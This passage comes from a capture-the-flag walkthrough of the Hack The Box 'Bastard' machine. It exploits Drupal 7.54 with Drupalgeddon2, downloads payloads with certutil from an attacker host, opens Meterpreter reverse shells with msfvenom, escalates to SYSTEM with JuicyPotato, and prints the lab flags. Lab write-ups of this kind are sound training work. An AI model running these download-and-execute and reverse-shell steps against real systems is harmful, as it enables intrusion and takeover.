require 'base64'$
require 'json'$
require 'net/http'$
require 'openssl'$
require 'readline'$
require 'highline/import'$
$
$
# Settings - Try to write a PHP to the web root?$
try_phpshell = false$
```

Got shell




```
┌─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $ruby 44449.rb http://bastard
ruby: warning: shebang line ending with \r may cause problems
[*] --==[::#Drupalggedon2::]==--
--------------------------------------------------------------------------------
[i] Target : http://bastard/
[i] Write? : Skipping writing PHP web shell
--------------------------------------------------------------------------------
[+] Found  : http://bastard/CHANGELOG.txt    (HTTP Response: 200)
[+] Drupal!: v7.54
--------------------------------------------------------------------------------
[*] Testing: Form   (user/password)
[+] Result : Form valid
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
[*] Testing: Clean URLs
[+] Result : Clean URLs enabled
--------------------------------------------------------------------------------
[*] Testing: Code Execution   (Method: name)
[i] Payload: echo OSRDUYEN
[+] Result : OSRDUYEN
[+] Good News Everyone! Target seems to be exploitable (Code execution)! w00hooOO!
--------------------------------------------------------------------------------
drupalgeddon2>> dir
Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA

 Directory of C:\inetpub\drupal-7.54

19/03/2017  09:04 ��    <DIR>          .
19/03/2017  09:04 ��    <DIR>          ..
19/03/2017  01:42 ��               317 .editorconfig
```

Transferring reverse shell to target, once done execute reverse shell




```
┌─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $sudo updog -d . -p80
[+] Serving /home/user/Desktop/htb/bastard...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.10.10.9 - - [24/Aug/2021 23:29:28] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.9 - - [24/Aug/2021 23:29:28] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.9 - - [24/Aug/2021 23:32:46] "GET /shell.exe HTTP/1.1" 200 -
10.10.10.9 - - [24/Aug/2021 23:32:46] "GET /shell.exe HTTP/1.1" 200 -
```



```
drupalgeddon2>> certutil.exe /urlcache /f http://10.10.14.29/shell.exe shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
drupalgeddon2>> dir shell.exe
Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA

 Directory of C:\inetpub\drupal-7.54

24/08/2021  06:32 ��           7.168 shell.exe
               1 File(s)          7.168 bytes
               0 Dir(s)  30.806.847.488 bytes free
drupalgeddon2>> shell.exe
```


Meterpreter shell



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.29:4444
[*] Sending stage (200262 bytes) to 10.10.10.9
[*] Meterpreter session 1 opened (10.10.14.29:4444 -> 10.10.10.9:54208) at 2021-08-24 23:33:24 +0800

meterpreter > getuid
Server username: NT AUTHORITY\IUSR
meterpreter > sysinfo
Computer        : BASTARD
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter >
```


User flag

`ba22fde1932d06eb76a163d312f921a2`



```
C:\Users\dimitris\Desktop>type user.txt
type user.txt
ba22fde1932d06eb76a163d312f921a2
C:\Users\dimitris\Desktop>
```

Check privileges, seems like its vulnerable to juicy potato




```
C:\Users\dimitris\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name          Description                               State
======================= ========================================= =======
SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                     Enabled

C:\Users\dimitris\Desktop>
```

Binaries for juicy potato 64 bit can be found on:
https://github.com/ohpe/juicy-potato/releases


CLSID can be found on:
https://github.com/ohpe/juicy-potato/blob/master/CLSID/Windows_Server_2008_R2_Enterprise/CLSID.list

Download all the necessary requirements and test run juicy potato




```
C:\temp>certutil.exe /urlcache /f http://10.10.14.29/CLSID.list CLSID.list
certutil.exe /urlcache /f http://10.10.14.29/CLSID.list CLSID.list
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>certutil.exe /urlcache /f http://10.10.14.29/test_clsid.bat test_clsid.bat
certutil.exe /urlcache /f http://10.10.14.29/test_clsid.bat test_clsid.bat
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>certutil.exe /urlcache /f http://10.10.14.29/JuicyPotato.exe juicypotato.exe
certutil.exe /urlcache /f http://10.10.14.29/JuicyPotato.exe juicypotato.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>juicypotato.exe
juicypotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user

C:\temp>
```

Get the necessary clsid




```
C:\temp>test_clsid.bat
test_clsid.bat
{72A7994A-3092-4054-B6BE-08FF81AEEFFC} 10000
{84D586C4-A423-11D2-B943-00C04F79D22F} 10000
{b8f87e75-d1d5-446b-931c-3f61b97bca7a} 10000
{4D111E08-CBF7-4f12-A926-2C7920AF52FC} 10000
{3B35075C-01ED-45bc-9999-DC2BBDEAC171} 10000
{228fb8f7-fb53-4fd5-8c7b-ff59de606c5b} 10000
{01D0A625-782D-4777-8D4E-547E6457FAD5} 10000
{4BC67F23-D805-4384-BCA3-6F1EDFF50E2C} 10000
{010911E2-F61C-479B-B08C-43E6D1299EFE} 10000
```

Create payload for administrator and upload to target system




```
┌─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.29 LPORT=443 -f exe > root.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
┌─[user@parrot]─[~/Desktop/htb/bastard]
└──╼ $
```



```
C:\temp>certutil.exe /urlcache /f http://10.10.14.29/root.exe root.exe
certutil.exe /urlcache /f http://10.10.14.29/root.exe root.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

C:\temp>dir root.exe
dir root.exe
 Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA

 Directory of C:\temp

24/08/2021  07:07 ��            7.168 root.exe
               1 File(s)          7.168 bytes
               0 Dir(s)  30.799.773.696 bytes free
```

Only focus on nt authority/system, in this case the clsid is


```
{d20a3293-3341-4ae8-9aaf-8e397cb63c34}
```



```
C:\temp>type result.log
type result.log
{9678f47f-2435-475c-b24a-4606f8161c16};NT AUTHORITY\IUSR
{98068995-54d2-4136-9bc9-6dbcb0a4683f};NT AUTHORITY\IUSR
{0289a7c5-91bf-4547-81ae-fec91a89dec5};NT AUTHORITY\IUSR
{9acf41ed-d457-4cc1-941b-ab02c26e4686};NT AUTHORITY\IUSR
{d20a3293-3341-4ae8-9aaf-8e397cb63c34};NT AUTHORITY\SYSTEM
```


Execute juicy potato

```
juicypotato.exe -p c:\temp\root.exe -l 4444 -t *  -c {d20a3293-3341-4ae8-9aaf-8e397cb63c34}
```



```
C:\temp>juicypotato.exe -p c:\temp\root.exe -l 4444 -t *  -c {d20a3293-3341-4ae8-9aaf-8e397cb63c34}
juicypotato.exe -p c:\temp\root.exe -l 4444 -t *  -c {d20a3293-3341-4ae8-9aaf-8e397cb63c34}
Testing {d20a3293-3341-4ae8-9aaf-8e397cb63c34} 4444
....
[+] authresult 0
{d20a3293-3341-4ae8-9aaf-8e397cb63c34};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\temp>
```


Nt authority/system now



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.29:443
[*] Sending stage (200262 bytes) to 10.10.10.9
[*] Meterpreter session 1 opened (10.10.14.29:443 -> 10.10.10.9:54778) at 2021-08-25 00:08:09 +0800

meterpreter > sysinfo
Computer        : BASTARD
OS              : Windows 2008 R2 (6.1 Build 7600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Root flag:

`4bf12b963da1b30cc93496f617f7ba7c`



```
C:\Users\ADMINI~1\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 605B-4AAA

 Directory of C:\Users\ADMINI~1\Desktop

19/03/2017  08:33 ��    <DIR>          .
19/03/2017  08:33 ��    <DIR>          ..
19/03/2017  08:34 ��                32 root.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  30.799.773.696 bytes free

C:\Users\ADMINI~1\Desktop>type root.txt.txt
type root.txt.txt
4bf12b963da1b30cc93496f617f7ba7c
C:\Users\ADMINI~1\Desktop>
```